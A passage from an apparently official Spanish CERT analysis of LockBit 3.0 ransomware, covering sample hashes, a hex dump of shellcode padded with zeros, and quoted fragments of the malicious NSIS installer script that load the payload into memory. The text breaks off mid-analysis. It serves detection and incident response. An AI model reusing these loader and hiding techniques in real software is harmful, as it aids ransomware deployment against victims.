



## Estudio del análisis de LockBit

**Marzo 2023**

## **INCIBE-CERT\_ESTUDIO\_ANALISIS\_LOCKBIT\_2023\_v1**

La presente publicación pertenece a INCIBE (Instituto Nacional de Ciberseguridad) y está bajo una licencia Reconocimiento-No comercial 3.0 España de Creative Commons. Por esta razón, está permitido copiar, distribuir y comunicar públicamente esta obra bajo las siguientes condiciones:

- Reconocimiento. El contenido de este informe se puede reproducir total o parcialmente por terceros, citando su procedencia y haciendo referencia expresa tanto a INCIBE o INCIBE-CERT como a su sitio web: <https://www.incibe.es/>. Dicho reconocimiento no podrá en ningún caso sugerir que INCIBE presta apoyo a dicho tercero o apoya el uso que hace de su obra.
- Uso No Comercial. El material original y los trabajos derivados pueden ser distribuidos, copiados y exhibidos mientras su uso no tenga fines comerciales.

Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra. Alguna de estas condiciones puede no aplicarse si se obtiene el permiso de INCIBE-CERT como titular de los derechos de autor. Texto completo de la licencia: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

# Índice

<b>ÍNDICE DE FIGURAS .....</b>	<b>3</b>
<b>ÍNDICE DE TABLAS.....</b>	<b>4</b>
<b>1. Sobre este estudio .....</b>	<b>6</b>
<b>2. Organización del documento .....</b>	<b>7</b>
<b>3. Introducción.....</b>	<b>8</b>
<b>4. Informe técnico.....</b>	<b>9</b>
4.1. Información general .....	9
4.2. Análisis detallado .....	14
4.3. Técnicas antidetección y antingeniería inversa.....	37
4.4. Criptografía .....	38
4.5. Parámetros adicionales.....	39
4.6. Configuración .....	40
4.7. Tráfico de red .....	43
<b>5. Conclusión.....</b>	<b>44</b>
<b>6. Referencias .....</b>	<b>45</b>
<b>Anexo 1: Indicadores de compromiso (IoC) .....</b>	<b>46</b>
<b>Anexo 2: Tácticas, técnicas y procedimientos (TTP).....</b>	<b>48</b>
<b>Anexo 3: Metodología .....</b>	<b>49</b>
<b>Anexo 4: Información sobre el <i>builder</i> de LockBit.....</b>	<b>50</b>
<b>Anexo 5: <i>Scripts</i> de Python.....</b>	<b>55</b>

## ÍNDICE DE FIGURAS

Figura 1. Overlay LockBit 3.0 (Nullsoft) .....	10
Figura 2. Archivos dentro del instalador.....	10
Figura 3. Shellcode oculto en la muestra 1.1 .....	11
Figura 4. Contenido de la carpeta \$PLUGINDIR .....	11
Figura 5. Fecha de compilación de la muestra 1.3 .....	12
Figura 6. Entropía de la muestra 1.3.....	13
Figura 7. Análisis comparativo entre la muestra 2 y la muestra 3 .....	14
Figura 8. Copia de la muestra 1.1 a la carpeta %TEMP% en el script de NSIS .....	15
Figura 9. Argumentos de la función wsprintf para obtener la ruta .....	15
Figura 10. Variables especiales del plugin System.dll .....	15
Figura 11. Función CreateFile en el script de NSIS.....	15
Figura 12. NtCreateSection y NtMapViewOfSection en el script de NSIS .....	16
Figura 13. Función ReadFile en el script de NSIS .....	17
Figura 14. Creación de la dirección de memoria en el script de NSIS .....	18
Figura 15. Inicio del shellcode.....	18
Figura 16. Librerías cargadas en el shellcode .....	19
Figura 17. Payload cargado en memoria .....	19
Figura 18. Creación de un proceso hijo .....	19
Figura 19. Creación de un hilo .....	20
Figura 20. Punto de entrada de la muestra 4.....	20
Figura 21. Punto de entrada de la muestra 2.....	20
Figura 22. Primera función (nullsub_1) de la muestra 1.3 .....	21
Figura 23. Primera función (sub_41B000) muestra 2 .....	21

Figura 24. Comando necesario para ejecutar la muestra 2 .....	21
Figura 25. Algoritmo de hashing .....	22
Figura 26. Comparación de parámetros .....	22
Figura 27. Generación de contraseña de 192 bits .....	22
Figura 28. Algoritmo de descifrado .....	23
Figura 29. Contraseña de 192 bits generada a partir del token de acceso .....	23
Figura 30. Secciones descifradas del binario .....	24
Figura 31. Ejecución de código utilizando un puntero .....	24
Figura 32. Resolución de funciones después del descifrado correcto de la muestra 2 .....	25
Figura 33. Análisis comparativo entre la muestra 1.3 y muestra 2 .....	26
Figura 34. Descifrado de datos utilizando XOR .....	27
Figura 35. Decodificación de Base64 .....	28
Figura 36. Consulta del token del proceso actual .....	28
Figura 37. Comprobación del token en el grupo de administradores .....	28
Figura 38. Registro de "dllhost.exe" en el sistema .....	29
Figura 39. Creación del objeto COM .....	29
Figura 40. Relanzamiento del proceso bajo "dllhost.exe" .....	29
Figura 41. Ejecución de proceso elevado .....	30
Figura 42. Nota de rescate descifrada de Base64 .....	30
Figura 43. Creación de fichero .ico en %PROGRAMDATA% .....	30
Figura 44. Creación de clave de registro .....	31
Figura 45. Detención de servicios a través del usuario TrustedInstaller .....	31
Figura 46. Creación de hilos para cifrar .....	32
Figura 47. Iteración sobre los volúmenes del equipo .....	33
Figura 48. Creación de nota de rescate .....	34
Figura 49. Nota de rescate LockBit 3.0 .....	34
Figura 50. Llamada a la API FindFirstFileExW .....	34
Figura 51. Localizar extensión del archivo .....	35
Figura 52. Juego de caracteres de LockBit 3.0 .....	35
Figura 53. Construcción de la cadena de caracteres utilizado para el cifrado .....	35
Figura 54. Cambio de nombre y extensión del fichero .....	35
Figura 55. Archivos cifrados por LockBit 3.0 .....	36
Figura 56. Fondo de pantalla LockBit 3.0 .....	36
Figura 57. Proceso splwow64.exe en la muestra 2 .....	36
Figura 58. Mutex en la muestra 2 .....	37
Figura 59. Ejecución del archivo C99.tmp .....	37
Figura 60. Creación de ThreadHideFromDebugger .....	38
Figura 61. Ofuscación de API .....	38
Figura 62. Decryption ID Marker .....	39
Figura 63. Algoritmo de cifrado Salsa20 .....	39
Figura 64. Contenidos del builder .....	50
Figura 65. Script de generación .....	50
Figura 66. Archivos generados por el builder .....	50
Figura 67. Archivo de configuración .....	51
Figura 68. Petición HTTP .....	52
Figura 69. Cambios en la cabecera User-Agent .....	53
Figura 70. C2 en el archivo de configuración .....	54

## ÍNDICE DE TABLAS

Tabla 1. Instalador malicioso (muestra 1) .....	9
Tabla 2. Shellcode (muestra 1.1) .....	11
Tabla 3. Plugin legítimo System.dll (muestra 1.2) .....	12

Tabla 4. Muestra de LockBit sin token de autenticación (muestra 1.3) .....	12
Tabla 5. Muestra de LockBit con token de autenticación (muestra 2) .....	13
Tabla 6. Muestra de LockBit con mismo token de autenticación (muestra 3) .....	14
Tabla 7. Claves de registro de Windows Defender .....	31
Tabla 8 Claves de registro de Shadow Copies .....	32
Tabla 9. Claves de registro de Event Logs .....	32
Tabla 10. Parámetros de ejecución adicionales .....	40
Tabla 11. Ficheros que se excluyen del cifrado .....	40
Tabla 12. Extensiones excluidas del cifrado .....	41
Tabla 13. Servicios a detener.....	42
Tabla 14. Procesos a detener .....	42
Tabla 15. Configuración del bot .....	42
Tabla 16. Parámetros de cadenas de texto en la configuración.....	43
Tabla 17. Opciones de configuración.....	43
Tabla 18. IoC de LockBit .....	47
Tabla 19. TTP de LockBit.....	48
Tabla 20. Cabeceras User-Agent utilizadas por la petición POST .....	53

# 1. Sobre este estudio

Este estudio recopila las capacidades de las muestras analizadas del *malware* LockBit 3.0, describiendo detalladamente la cadena de ejecución de las muestras, incluyendo, además, el análisis comparativo de las mismas, con el fin de analizar sus diferencias.

El objetivo del estudio reside en facilitar la información necesaria para poder identificar las características propias de esta amenaza, su comportamiento y técnicas empleadas, permitiendo así una mejor identificación y respuesta ante ella por parte de los equipos de monitorización de seguridad, de gestión de incidentes y de analistas forenses.

Las acciones realizadas para su elaboración han seguido una metodología, cuyo análisis se inicia en el instalador, y a partir de ahí se van a analizar las muestras derivadas conforme van apareciendo. Asimismo, se detallan las técnicas antidección y antingeniería inversa empleadas por LockBit, junto con el algoritmo de cifrado utilizado y los distintos parámetros de configuración.

Además, se aportan los diferentes indicadores de compromiso (IoC) y las tácticas, técnicas y procedimientos (TTP) para esta amenaza *ransomware* [16].

## 2. Organización del documento

Este documento consta de una parte de 3.- Introducción, en la que se expone brevemente el origen y trasfondo del *malware* analizado, la metodología de análisis utilizada y las principales características de la amenaza.

A continuación, en el apartado 4.- Informe técnico se recogen los resultados de los análisis realizados sobre las distintas muestras, tanto a nivel general como detallando paso a paso el *modus operandi* de LockBit, aportando información sobre técnicas defensivas empleadas por la amenaza, método de cifrado empleado y más información.

Posteriormente, en el apartado 5.- C se aporta un pequeño resumen de los *topics* más importantes del estudio.

Finalmente, el apartado 6.- Referencias incluye las referencias consultadas a lo largo del análisis.

Asimismo, el documento cuenta con varios anexos con información adicional:

- Anexo 1: Indicadores de compromiso (IoC).
- Anexo 2: Tácticas, técnicas y procedimientos (TTP).
- Anexo 3: Metodología de herramientas utilizadas para el análisis.
- Anexo 4: Información sobre el *builder* de LockBit.
- Anexo 5: *Scripts* de Python empleados para extraer datos de la amenaza.



### 3. Introducción

LockBit es una amenaza de tipo *ransomware* que opera como un servicio (RaaS), comparte varias similitudes con el código de otras familias de *ransomware*, como DarkSide y BlackMatter, y se está utilizando como herramienta de cifrado en la última etapa de la intrusión en una entidad, siendo las organizaciones afectadas principalmente del sector público y TIC.

Este *malware*, que surgió en septiembre de 2019 con una denominación inicial de ABCD, ha sido actualizado varias veces, siendo la versión 3.0 la más reciente en el momento de realización de este análisis.

El alcance de este estudio está delimitado al análisis de dos muestras del *ransomware* LockBit 3.0 dentro de un entorno controlado, focalizando el objetivo en intentar determinar sus capacidades, sus configuraciones, los posibles puntos de persistencia, sus conexiones de red y las principales técnicas de evasión.

Para tal fin se ha seguido la siguiente metodología de análisis:

- Un análisis estático del código de la amenaza, utilizando herramientas como PEstudio y CFF Explorer para los ejecutables.
- Un análisis dinámico más detallado, ejecutándose en un entorno controlado, utilizando VirtualBox, IDA Pro, x64dbg y ProcessHacker. Con este análisis se ha podido observar su impacto en un equipo, así como extraer de la memoria, su configuración y cadenas más características, una vez se encuentra en ejecución.
- Un análisis del *builder* del *ransomware* que se filtró en Internet en septiembre de 2022.

Como características principales de esta amenaza el estudio arroja la siguiente información:

- Es altamente configurable.
- Implementa técnicas antianálisis y de evasión.
- Utiliza un algoritmo de resolución dinámica de funciones (API).
- Hace uso de un mecanismo de cifrado de los ficheros de la máquina objetivo.
- Permite utilizar diferentes parámetros para invocar el *malware*.
- Implementa técnicas para evadir el UAC (*User Account Control*), y así ejecutar el *malware* como administrador.
- Una de las muestras analizadas no requiere ningún *token* de acceso para llevar a cabo el cifrado, otorgando la posibilidad de realizar despliegues desatendidos.
- Emplea métodos de doble y triple extorsión [15].
- Contrata a intermediarios, coopera con otros grupos de cibercriminales y recluta *insiders* de las organizaciones atacadas.



## 4. Informe técnico

### 4.1. Información general

La primera muestra analizada fue subida por primera vez a la plataforma [VirusTotal](#) el 2 de septiembre de 2022. Este fichero será referenciado durante el análisis como muestra 1.

Es importante advertir que la muestra presenta una fecha de compilación de 2020 en su formato NSIS, lo que puede llevar a pensar que esta podría ser antigua. Por el contrario, el binario en formato PE que se genera a partir del proceso que se describe en la sección 4.2, tiene una fecha de compilación de julio de 2022.

Algoritmo	Hash
MD5	A7782D8D55AE5FBFABBAAAEC367BE5BE
SHA1	289F714F8E681B7C65BE53C63C0494D31B686EC2
SHA256	D21D6F469E87FFF24F15C3ABFBC2524E606E7F648B7D2FD4B600DD858E D75063

**Tabla 1. Instalador malicioso (muestra 1)**


En el *overlay* del ejecutable se puede encontrar que este está firmado por Nullsoft, tal como se muestra en la figura 1, lo que indicaría que el *malware* está empaquetado con NSIS (*Nullsoft Scriptable Install System*). Nótese que, anteriormente, LockBit ha utilizado NSIS para distribuir su *malware* [1].

property	value
md5	44411F4E203AEB1A373F270EFD41E4BE
sha1	82E6504CC016170052599C27E6FDEBD55B205BA2
sha256	2E6E4D76FB47434DDC0EE72FF8865C5BA4744B67EEC0A72BFE0DDD86448234...
entropy	5.564
file-offset	0x0002B200
size	371205 (bytes)
signature	Nullsoft
first-bytes-hex	04 00 00 00 EF BE AD DE 4E 75 6C 6C 73 6F 66 74 49 6E 73 74 56 1F 00 00 05 A...
first-bytes-text	..... NullsoftInstV.....
file-ratio	67.76 %

**Figura 1. Overlay LockBit 3.0 (Nullsoft)**

NSIS es un *software* de código abierto legítimo que permite crear instaladores de Windows [2]. Este tiene un lenguaje de *scripting* que es ejecutado para realizar distintas tareas durante la instalación, como escribir archivos o activar claves de registro. Además, NSIS tiene un sistema de *plugins* que permite extender el lenguaje de *scripting* con nuevas funcionalidades.

Dentro del instalador se encuentran varios archivos.



Nombre	Tamaño	Tamaño comp...	Modificado	Atributos	Método
\$PLUGINS\DIR	0	6 862			
68587236		362 747	2022-08-24 10:13		Deflate
[NSIS].nsi	9 826	9 826			

**Figura 2. Archivos dentro del instalador**

El archivo “68587236”, con un tamaño de 191 MB, contiene un *shellcode* camuflado entre múltiples líneas de ceros, como se puede ver en la siguiente figura. Este fichero será referenciado durante el análisis como muestra 1.1. Una de las razones de camuflar el *shellcode* en un fichero de 191 MB es dificultar el análisis manual y automático.

```

0A90E260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E270 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E290 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E2F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0A90E360 55 53 8B EC 55 8B EC 83 EC 04 57 56 8B 45 08 8B US<iU<i fi.WV<E.<
0A90E370 75 0C 8B 7D 10 89 7D FC 01 75 FC 03 45 FC 5E 5F u.<}.%}ü.uü.Eü^_
0A90E380 8B E5 5D EB 0C C1 D2 A2 C1 89 EB 0C 67 E2 51 7B <â]ë.ÀÒcÁ%ë.gâQ{
0A90E390 42 EB F7 C4 35 81 F7 AB EB 05 4A B2 02 1D 9C EB Bë÷Ä5.÷«ë.J°.œë
0A90E3A0 05 31 2C D2 A2 6B 83 EC 20 B9 EF BE AD DE E8 60 .1,Òckfi 'i%.Èè`
0A90E3B0 00 00 00 89 04 24 8B 1C 24 43 39 0B 75 FB 8B 4B ...%.<$.<C9.uü<K
0A90E3C0 04 89 4C 24 04 8B 4B 08 89 4C 24 08 83 C3 0C 89 .%L$.<K.%L$.fÄ.%
0A90E3D0 5C 24 0C 33 DB 8B 54 24 0C 8B 12 33 D3 3B 54 24 \$.3Û<T$.<.3Ó;T$
0A90E3E0 08 74 03 43 EB EF 89 5C 24 10 90 90 90 8B 54 24 .t.Cëi%\$....<T$
0A90E3F0 0C 33 C9 31 1C 0A 3B 4C 24 04 7D 11 83 C1 04 EB .3É1...;L$.}.fÄ.ë
0A90E400 F2 8A C2 C0 E0 03 0A C6 8A E0 80 FC 05 8B E5 5D òŠÄÀà..ÆŠaëü.<â]
0A90E410 5B FF E2 8B 04 24 C3 EF BE AD DE 03 2C 00 00 55 [ÿâ<.$Äi%.È.,..U
0A90E420 53 8B EC 55 C5 1A 29 55 1D 7D 46 EC 92 C6 93 8B S<iUÄ.)U.}Fi'Æ"<
0A90E430 D3 99 4E 75 9A 1A B8 10 1F EC 39 01 E3 6D C6 45 Ó°Nuš...i9.ãmEE
0A90E440 6A CF 9A 8B 73 CC 2E 0C 57 43 67 C1 1F 7A C9 67 jİš<sİ..WCgÄ.zÉg
0A90E450 74 C0 BE 42 7D 66 01 35 17 66 6E EB 93 DB 77 02 tÄ%B}f.5.fnë"Üw.
0A90E460 8B 0D 2E 05 A7 BD 17 A2 FD 12 29 20 2F 7E 7B AD <...$%.çý.) /~{.
0A90E470 48 79 A5 00 96 91 4C 04 B2 1A D9 24 D5 A8 CE 75 Hy%-`L.°.Ü$Ö`İu
0A90E480 6D 1B 8F 04 1F DD E1 04 1D D8 CD 86 D8 B5 CD 83 = 7 94 úfëñ.fç

```

Figura 3. Shellcode oculto en la muestra 1.1

Algoritmo	Hash
MD5	6191CEE020491EC6F876499AD967581B
SHA1	6079BCA94F0C897ED8D05B53B5D3847BDC0E301D
SHA256	40ECC89F14FEBBB7A527310EEEC275B7329BE0E493C290CC153F357D346E6D81

Tabla 2. Shellcode (muestra 1.1)

En la carpeta \$PLUGINDIR podemos encontrar el archivo System.dll.

Nombre	Tamaño	Tamaño comp...	Modificado	Atributos	Método	Compacto	Desplazamiento	Directorios	Ficheros
System.dll		6 862			Deflate	-	362 751		

Figura 4. Contenido de la carpeta \$PLUGINDIR

Este es un *plugin* legítimo que permite llamar a cualquier función exportada desde cualquier DLL, liberar y copiar memoria, interactuar con objetos COM (*Component Object Model*), etc. [3]. Será utilizado por los atacantes para descifrar y ejecutar los contenidos de la muestra 1.1. Este fichero será referenciado durante el análisis como muestra 1.2.

Algoritmo	Hash
MD5	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA256	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E

Tabla 3. Plugin legítimo System.dll (muestra 1.2)

Una vez ejecutado el instalador, se encuentra en memoria un código ejecutable con formato PE. Este es el *payload* final de LockBit. Este fichero será referenciado durante el análisis como muestra 1.3.

Algoritmo	Hash
MD5	E5A0136AC4FE028FEA827458B1A70124
SHA1	33B345692EE2A9BE1765FAE5BF714F2EEFF4FA42
SHA256	DDA32EC3F09841E99B93F7C92EE4378B516C9399475F70D39EBD38066AC257D1


Tabla 4. Muestra de LockBit sin token de autenticación (muestra 1.3)

La fecha de compilación de la muestra 1.3 en su cabecera PE es de julio 2022, como se puede ver en la figura 5.

subsystem	GUI
compiler-stamp	0x62CFE5F5 (Thu Jul 14 10:29:09 2022   UTC)
debugger-stamp	0x62CFE5F5 (Thu Jul 14 10:29:09 2022   UTC)
resources-stamp	n/a
import-stamp	0x00000000 (Thu Jul 14 00:00:00 1970   UTC)

Figura 5. Fecha de compilación de la muestra 1.3

Este archivo guarda bastante relación con las muestras de LockBit 3.0 que se encuentran en el *report* de TrendMicro [4]. Ambas muestras mantienen las mismas secciones y tienen la entropía similar y el *entrypoint* en ".itext".



**Figura 6. Entropía de la muestra 1.3**

Durante el análisis de la muestra 1.3 se han podido observar diferencias con los últimos informes públicos acerca de la familia de *malware* LocktBit 3.0. La principal diferencia es que el *malware* no requiere de un *hash* como clave para poder ejecutarse de manera correcta. Otro de los aspectos destacables es que no se ha observado persistencia, ni tampoco conexión con dominios o IP en su configuración, hechos que podrían hacernos pensar que se trataría de una muestra previa de este *malware*.

Al presentar un comportamiento diferente a los descritos en publicaciones recientes, también se ha analizado una muestra similar a las documentadas, con el objetivo de analizar las diferencias con la muestra 1.3 y documentar todos los aspectos que se consideren relevantes. Este fichero será referenciado durante el análisis como muestra 2.

Algoritmo	Hash
MD5	64E58CAC03F6C4147CEC0605884145C4
SHA1	48F9649AB56406C8405281E233614EA76F2A5985
SHA256	770CBA5F9761FCBD3ECDE42D843E62DB9CDD964E35ECAE94CDB164464853E0EB

**Tabla 5. Muestra de LockBit con token de autenticación (muestra 2)**

Finalmente, durante el estudio se encontraron otros informes, donde se analizaban muestras que utilizaban la misma contraseña que la muestra 2. Por ello, se ha comparado esta con otra muestra ya conocida que utiliza el mismo *token*. Este fichero será referenciado durante el análisis como muestra 3.

Algoritmo	Hash
MD5	38745539B71CF201BB502437F891D799
SHA1	F2A72BEE623659D3BA16B365024020868246D901
SHA256	80E8DEFA5377018B093B5B90DE0F2957F7062144C83A09A56BBA1FE4EDA932CE

Tabla 6. Muestra de LockBit con mismo token de autenticación (muestra 3)

Tras realizar un análisis comparativo de la muestra 2 con la 3, se puede observar que las funciones utilizadas son iguales, por lo que es posible que ambas pertenezcan a la misma campaña.

Similarity	Confid	Change	EA Primary	Name Primary	Name	Value	EA	Name	EA	Name
1.00	0.99	-----	0040104C	sub_0040104C	flowGraph edges s...	0	0041B000	sub_0041B000	0041A004	__imp_SetLastError
1.00	0.99	-----	004010D0	sub_004010D0	flowGraph edges s...	5612	0041B0AC	sub_0041B0AC	0041A008	__imp_LoadLibraryW
1.00	0.99	-----	00401120	sub_00401120	function matches ...	13	0041B0EC	sub_0041B0EC	0041A01C	__imp_GetAtomNam
1.00	0.99	-----	004011A0	sub_004011A0	function matches ...	312	0041B124	sub_0041B124	0041A028	__imp_CreateMenu
1.00	0.99	-----	004011E4	sub_004011E4	functions primary ...	24	0041B1CC	sub_0041B1CC	0041A02C	__imp_DefWindowPr
1.00	0.99	-----	00401284	sub_00401284	functions primary ...	321	0041B1E8	sub_0041B1E8	0041A03C	__imp_LoadImageW
1.00	0.99	-----	00401424	sub_00401424	functions second...	23	0041B248	sub_0041B248	0041A044	__imp_CreateDIBitm
1.00	0.99	-----	004017D0	sub_004017D0	functions second...	312	0041B2D4	sub_0041B2D4	0041A058	__imp_GetTextColor
1.00	0.99	-----	00401954	sub_00401954	instruction match...	0	0041B2E4	sub_0041B2E4	0041A05C	__imp_GetTextChars
1.00	0.99	-----	00401A88	sub_00401A88	instruction match...	24548	0041C008	__imp_GetTickCount	0041A060	__imp_BitBlt
1.00	0.99	-----	0040754C	sub_0040754C	instructions prima...	0	0041C00C	__imp_GetProcAddress		
1.00	0.99	-----	004075AC	sub_004075AC	instructions prima...	26709	0041C014	__imp_GetLocaleInfoW		
1.00	0.99	-----	004075F0	sub_004075F0	instructions secon...	0	0041C018	__imp_GetCommandLineA		
1.00	0.99	-----	0040784C	sub_0040784C	instructions secon...	24910	0041C030	__imp_GetDlgItemTextW		
1.00	0.99	-----	00407890	sub_00407890	basicBlock: MD in...	30	0041C038	__imp_GetMessageW		
1.00	0.99	-----	004078DC	sub_004078DC	basicBlock: call ref...	49	0041C03C	__imp_LoadMenuW		
1.00	0.99	-----	00407940	sub_00407940	basicBlock: edges ...	1	0041C040	__imp_DialogBoxParamW		
1.00	0.99	-----	004079A8	sub_004079A8	basicBlock: edges ...	5	0041C044	__imp_CreateWindowExW		
1.00	0.99	-----	00407C5C	sub_00407C5C	basicBlock: edges ...	224	0041C04C	__imp_GetClassNameW		
1.00	0.99	-----	00408254	sub_00408254	basicBlock: edges ...	3482	0041C060	__imp_SelectObject		
1.00	0.99	-----	00408408	sub_00408408	basicBlock: entry p...	1				
1.00	0.99	-----	004084DC	sub_004084DC	basicBlock: exit po...	1				
1.00	0.99	-----	0040851C	sub_0040851C	basicBlock: hash ...	141				
1.00	0.99	-----	00408720	sub_00408720	basicBlock: prime ...	37				
1.00	0.99	-----	00408774	sub_00408774	basicBlock: propa...	5				
1.00	0.99	-----	00408894	sub_00408894	function: MD inde...	3				
1.00	0.99	-----	00408BF4	sub_00408BF4	function: MD inde...	26				
1.00	0.99	-----	00408C9C	sub_00408C9C	function: address s...	17				
1.00	0.99	-----	00408D40	sub_00408D40	function: call refer...	31				
1.00	0.99	-----	00408D98	sub_00408D98	function: call sequ...	1				
1.00	0.99	-----	00408DFC	sub_00408DFC	function: edges ca...	88				
1.00	0.99	-----	00409328	sub_00409328	function: edges flo...	82				
1.00	0.99	-----	0040937C	sub_0040937C	function: hash ma...	34				
1.00	0.99	-----	00409450	sub_00409450	function: name ha...	26				
1.00	0.99	-----	00409DD0	sub_00409DD0	function: prime si...	17				
1.00	0.99	-----	00409F38	sub_00409F38	Confidence	0.990945				
1.00	0.99	-----	0040AA60	sub_0040AA60	Similarity	0.972719				

Figura 7. Análisis comparativo entre la muestra 2 y la muestra 3

## 4.2. Análisis detallado

En este apartado se muestra un análisis detallado de las diferentes muestras descritas en los apartados anteriores. El análisis se inicia en el instalador, y a partir de ahí se van a analizar las muestras derivadas, conforme van apareciendo.

Tal y como se indicó previamente, la muestra 1 actúa como instalador, siendo posible ejecutar sobre ella la aplicación 7z (versión 15.05) para extraer el contenido del ejecutable, junto con el script de NSIS.

En primer lugar, el script "[NSIS].nsi" inicia la extracción del archivo "68587236" (muestra 1.1) en la carpeta %TEMP% y lo abre en modo lectura. Además, genera una carpeta temporal que sigue la siguiente expresión regular: "ns[a-z][A-F0-9]{3}.tmp", donde almacena la librería legítima "System.dll" (muestra 1.2).



```
InstType $(LSTR_37) ; Custom
InstallDir $TEMP
; wininit = $WINDIR\wininit.ini

Function .onInit
SetOutPath $INSTDIR
Pop $9
Pop $8
Pop $7
SendMessage $7 ${EM_EXLIMITTEXT} 0 0x7fffffff
File 68587236
FileOpen $5 $9 r
```

Figura 8. Copia de la muestra 1.1 a la carpeta %TEMP% en el script de NSIS

Después, obtiene la ruta del archivo “68587236”, mediante una llamada a la función “wsprintf”. Esta función toma como parámetros la cadena de control de formato “%s/68587236” y la variable “o”. Esta última es una variable especial de la librería “System.dll”, que permite obtener la ruta del fichero de instalación [3].

```
System::Call user32::wsprintf(p r5, '%s\68587236', o)
; Call Initialize_____Plugins
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push user32::wsprintf(p r5, '%s\68587236', o)
; CallInstDLL $PLUGINSDIR\System.dll Call
```

Figura 9. Argumentos de la función wsprintf para obtener la ruta

Type	Meaning
.	ignored
number	concrete hex, decimal or octal integer value. several integers can be or'ed using the pipe symbol (' ')
'string'	
"string"	concrete string value
`string`	
r0 through r9	\$0 through \$9 respectively
r10 through r19	\$R0 through \$R9 respectively
R0 through R9	
c	\$CMDLINE
d	\$INSTDIR
o	\$OUTDIR
e	\$EXEDIR
a	\$LANGUAGE
s	NSIS stack
n	null for source, no output required for destination

Figura 10. Variables especiales del plugin System.dll

A continuación, se abre el archivo en modo lectura con la función “CreateFile”. Además, la función utiliza la variable “dwCreationDisposition” con valor “OPEN\_EXISTING”, deteniendo la ejecución del programa si el archivo no existe.

```
System::Call kernel32::CreateFile(p r5, i 0x80000000, i 0, p 0, i 3, i 0, i 0) i .r10
```

Figura 11. Función CreateFile en el script de NSIS



A continuación, con la función “NtCreateSection” se crea una sección en memoria en la que se cargan los contenidos del archivo “68587236”. Posteriormente, mediante “NtMapViewOfSection” mapeará esta sección de memoria en el proceso.

```
System::Call *(i 196284357, i 0) p .r1
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push *(i 196284357, i 0) p .r1
; CallInstDLL $PLUGINDIR\System.dll Call
System::Call ntdll::NtCreateSection(p r2, i 0xE, p 0, p r1, i 0x40, i 0x8000000, p 0)
; Call Initialize___Plugins
